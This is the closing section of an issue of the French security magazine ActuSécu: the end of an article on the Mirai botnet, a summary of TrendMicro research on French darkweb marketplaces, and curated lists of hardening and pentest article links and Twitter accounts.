Nous avons fait le tour du fonctionnement de Mirai. La diffusion de ses sources et sa redoutable efficacité font craindre que la menace des dénis de services ne fasse que s'accentuer. Heureusement, certains ISP sont vigilants et filtrent le trafic circulant vers leurs abonnés, réduisant déjà le nombre de machines que des attaquants sont capables d'infecter.

Espérons surtout que le problème soit réglé à la racine et que les constructeurs prennent conscience du problème. La meilleure solution reste probablement la création d'un mot de passe unique à chaque machine lors de la création en usine, empêchant les attaquants de réutiliser un mot de passe pour compromettre toutes les autres machines d'une gamme de produits.

Références

✚ [1] https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/

✚ [2] https://krebsonsecurity.com/?s=vdos&x=0&y=0

✚ [3] https://krebsonsecurity.com/2016/10/ddos-on-dyn-impacts-twitter-spotify-reddit/

✚ [4] http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/

✚ [5] https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md

✚ [6] https://github.com/jgamblin/Mirai-Source-Code

✚ [7] http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/

✚ [8] https://krebsonsecurity.com/2016/10/who-makes-the-iot-things-under-attack/

> Les spécificités des marketplaces du DarkWeb français par TrendMicro

TrendMicro (Cédric Pernet - @cedricpernet) a publié un livre blanc concernant les caractéristiques des marketplaces du DarkWeb français.

On y apprend que tout est mis en oeuvre pour protéger ces forums des regards indiscrets. En plus de la difficulté d'accès technique à ces forums, leurs membres opèrent avec précaution.

En effet, Il est courant que les sections les plus obscures de ces forums soient protégées contre les nouveaux arrivants. Il faut acquérir une certaine réputation afin d'être autorisé à y poster.

Les administrateurs de ces plateformes maintiennent également un classement de la réputation de leurs membres, leur attribuant des grades tels que "digne de confiance", "élite", "administrateur". Des "murs de la honte" sont parfois mis en place pour épingler les fraudeurs.


Les rivalités aboutissent souvent à des conflits entre les plateformes, dans lesquels les participants tentent de récupérer l'argent et les membres de leurs opposants. Par exemple, les administrateurs d'une des marketplaces auraient dérobé les bitcoins de leurs membres inscrits sur une autre marketplace. En utilisant les informations de connexion dont ils disposaient sur cette autre marketplace, ils ont pu accéder à certains comptes (ceux dont les utilisateurs utilisaient les mêmes informations de connexion sur les 2 sites) et vider leurs portefeuilles Bitcoin sur cette plateforme afin de la discréditer. Ces transactions frauduleuses ont toutefois pu être détectées et bloquées à temps.

Les plateformes servent de tiers de confiance dans les transactions, s'assurant que l'acheteur obtienne sa "commande" et transfère l'argent au vendeur. Une commission est prélevée pour tenir ce rôle.

Le marché français est moins important que ses homologues russes ou chinois. Il serait constitué d'environ 40 000 cybercriminels, dont les activités cumulées généreraient entre 5 et 10 millions d'euros chaque mois d'après les estimations de la Police Nationale et de la Gendarmerie Nationale. Ce serait en effet un marché de niche, dont les activités seraient spécifiquement adaptées aux lois françaises.

L'une des spécificités du marché français est l'utilisation d'autoshops. Ce sont des boutiques en ligne détenues et gérées par un vendeur. La communication autour de ces autoshops est ensuite faite sur les forums des marketplaces. Leur popularité est telle que certains cybercriminels ne vivent que de la création d'autoshops.


Les seules formes de paiement acceptées sont les Bitcoins et les cartes de paiement prépayées (le peu de renseignements demandés pour leur achat ou leur rechargement en fait un outil idéal pour les cybercriminels).




En plus des "produits" généralement disponibles sur le DarkWeb (drogue, armes), il existe des biens et des services que l'on ne trouve que sur le marché français :

- armes discrètes, voire camouflées : couteau très fin ressemblant à une carte bleue, pen gun (un objet ressemblant à un stylo, capable de tirer des balles de fusil) ;
- fichiers 3D pour impression d'armes ;
- kits d'euthanasie ;
- master keys pour boites aux lettres (seulement 4 clés permettraient d'ouvrir la majorité des boites aux lettres) ;
- faux documents (factures, reçus, cartes grises, chèques...) ;
- ouverture de compte bancaire ;
- points de permis de conduire.

Les biens immatériels classiques ont aussi leur place sur le marché français (ransomware, chevaux de Troie, informations de cartes bancaires, bases de données...).



Le livre blanc est disponible à l'adresse suivante : http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-the-french-underground.pdf



revue du web

Cette rubrique vous permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles dédiés au conseil et à l'hardening

> Sélection d'articles dédiés aux outils et aux tests d'intrusion

> Twitter

Sélection de comptes Twitter

> Conseil / Hardening


Regroupement de toutes les slides des conférences de sécurité	https://infocon.org/
Les 5 principes de la CNIL	https://www.cnil.fr/fr/comprendre-vos-obligations/les-principes-cles
Les 10 règles de base de l'ANSSI	http://www.ssi.gouv.fr/entreprise/precautions-elementaires/dix-regles-de-base/
Protéger son serveur contre les ransomwares via le gestionnaire de fichiers Windows	http://www.it-connect.fr/fsrm-proteger-son-serveur-de-fichiers-des-ransomwares/
Guide de sécurisation de Mac OS X	https://github.com/ernw/hardening/blob/master/operating_system/osx/10.11/ERNW_Hardening_OS_X_EL_Captain.md
La sécurité des dockers	https://www.ernw.de/download/ERNW_Stocard_Docker-Devops-Security_fbarth-mluft.pdf
Tests d'intrusion des applications mobiles Windows Apps	https://www.hacktivity.com/en/downloads/archives/491/
Renforcer la configuration d'un équipement Netscaler	https://blog.cjharms.info/2016/01/netscaler-and-additional-http-security.html http://support.citrix.com/article/CTX211885 https://www.citrix.com/blogs/2016/06/09/scoring-an-a-at-ssllabs-com-with-citrix-netscaler-2016-update
Les Meilleures Pratiques concernant les logs Windows	https://technet.microsoft.com/en-us/windows-server-docs/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations

> Outils / Pentest

Introduction au Device Guard de Windows	http://www.exploit-monday.com/2016/11/Effectiveness-of-Device-Guard-UMCI.html
Trouver et déchiffrer les mots de passe Patrol	https://www.contextis.com/resources/blog/subverting-agent-network-patrol
Fonctionnement du "Protect Remote Desktop credentials" avec le Remote Credential Guard	https://technet.microsoft.com/en-us/itpro/windows/keep-secure/remote-credential-guard
Présentation d'une vulnérabilité SSTI (Service Side Template Injection) sur Uber	https://hackerone.com/reports/125980 https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/ https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/
AutoOpen() (InkPicutre.Painted) pour les macros office fonctionnant dans PowerPoint	http://blog.joesecurity.org/2016/09/will-it-blend-this-is-question-new.html
Comptes de services et l'attaque "Pass The Hash"	http://www.cyberark.com/blog/cyberark-labs-research-stealing-service-credentials-achieve-full-domain-compromise/
Mécanismes de persistance de ProjectSauron sous Windows	https://msdn.microsoft.com/en-us/library/windows/desktop/ms721766 https://msdn.microsoft.com/en-us/library/windows/desktop/aa379392 https://msdn.microsoft.com/en-us/library/windows/hardware/ff551775
Portage sur Office 2013 la GPO de désactivation des Macros	https://support.microsoft.com/en-us/kb/3177451

> Sélection des comptes Twitter suivis par le CERT-XMCO :

x64dbg		https://twitter.com/x64dbg
Rui Reis		https://twitter.com/fdiskyou
Jessica Payne		https://twitter.com/jepayneMSFT
Jack Crook		https://twitter.com/jackcr
Daniel Bohannon		https://twitter.com/danielhbohannon
Eric Zimmerman		https://twitter.com/EricRZimmerman
Phill Moore		https://twitter.com/phillmoore
Solar Designer		https://twitter.com/solardiz
0xAX		https://twitter.com/0xAX
shubs		https://twitter.com/infosec_au



> Remerciements

Photographie

Eric Stensland Smith
https://www.flickr.com/photos/stenz/7680289190

Mario Antonio Pena Zapatería
https://www.flickr.com/photos/oneras/13971851166

Daniel R. Blume
https://www.flickr.com/photos/drb62/522299852

Pwjamro
https://www.flickr.com/photos/28879143@N05/3906915492

Andrew Knapp
https://www.flickr.com/photos/knapp/179866864

PROGroman123
https://www.flickr.com/photos/pkirtz/15941089015

Idintify media
https://www.flickr.com/photos/thinspread/14093479222

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711